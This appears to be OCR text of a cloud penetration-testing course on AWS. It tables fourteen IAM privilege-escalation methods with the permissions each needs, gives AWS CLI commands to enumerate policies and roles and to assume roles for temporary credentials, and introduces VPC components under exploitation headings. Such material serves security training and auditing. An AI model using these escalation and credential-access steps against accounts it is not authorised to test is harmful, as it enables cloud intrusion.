
Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name user-name
```

S.N.	Privilege Escalation Methods	Required Permission
1	Attaching a policy to a user	iam:AttachUserPolicy
2	Attaching a policy to a group	iam:AttachGroupPolicy
3	Attaching a policy to a role	iam:AttachRolePolicy
4	Creating a new user access key	iam:CreateAccessKey
5	Creating a new login profile	iam:CreateLoginProfile
6	Updating an existing login profile	iam:UpdateLoginProfile
7	Creating an EC2 instance with an existing instance profile	iam:PassRole ec2:RunInstances

S.N.	Privilege Escalation Methods	Required Permission
8	Creating/updating an inline policy for a user	iam:PutUserPolicy
9	Creating/updating an inline policy for a group	iam:PutGroupPolicy
10	Creating/updating an inline policy for a role	iam:PutRolePolicy
11	Adding a user to a group	iam:AddUserToGroup
12	Updating the AssumeRolePolicyDocument of a role	iam:UpdateAssumeRolePolicy sts:AssumeRole
13	Passing a role to a new Lambda function, then invoking it	iam:PassRole lambda:CreateFunction lambda:InvokeFunction
14	Updating the code of an existing Lambda function	lambda:UpdateFunctionCode

E. Credential Access



Demo :

Lists all managed policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name User-name
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn policy-arn
```

Lists information about the versions of the specified managed policy :

```
aws iam list-policy-versions --policy-arn policy-arn
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

List of IAM Roles:

```
aws iam list-roles
```

Retrieves trust relation between role and user :

```
aws2 iam get-role --role-name Role-Name
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name role-name
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Retrieves temporary security credentials of assumed role :

```
aws sts assume-role --role-arn RoleArn --role-session-name SessionName
```

Configure security credential for AWS cli :

```
export AWS_ACCESS_KEY_ID

export AWS_SECRET_ACCESS_KEY

export AWS_SESSION_TOKEN

aws sts get-caller-identity
```

Retrieves information about temporary credential :

```
aws sts get-caller-identity
```

2.2 Virtual Private Cloud (VPC)

Virtual Private Cloud (VPC)

1. Introduction about VPC
2. VPC Components Explanations
   A. VPC
   B. Subnets
   C. Routing Tables
   D. Internet Gateway (IGW)
   E. NAT Gateway
   F. VPC Peering
   G. VPC Endpoints
   H. Network ACLs

3. Exploitation
   A. Enumeration
   B. Lateral Movement / Pivoting


2.2.1 Introduction about Virtual Private Cloud (VPC)

1. Introduction about VPC

- Amazon Virtual Private Cloud (Amazon VPC) lets you provision a logically isolated section of the AWS Cloud where you can launch AWS resources in a virtual network that you define.

- You have complete control over your virtual networking environment, including selection of your own IP address range, creation of subnets, and configuration of route tables and network gateways.

A. VPC Overview



Destination	Target
10.0.0.0/16	local
0.0.0.0/0	igw

Destination	Target
10.0.0.0/16	local

2.2.2 Virtual Private Cloud (VPC)

B. Subnets


- A range of IP addresses in your VPC.
- Logical divide large ip range into small subnets.

2.2.2 Virtual Private Cloud (VPC)

C. Routing Tables

A set of rules, called routes, that are used to determine where network traffic is directed.

Destination	Target
IP Address	local
IP Address	igw
IP Address	nat
IP Address	pcx
IP Address	vpce
IP Address	vgw
IP Address	eni



2.2.2 Virtual Private Cloud (VPC)

D. Internet Gateway (IGW)

A gateway that you attach to your VPC to enable communication between resources in your VPC and the internet.





Fig. Resource in Subnet 1 has Internet access using IGW

2.2.2 Virtual Private Cloud (VPC)

E. NAT Gateway

- You can use a network address translation (NAT) gateway to enable instances in a private subnet to connect to the internet or other AWS services, but prevent the internet from initiating a connection with those instances .

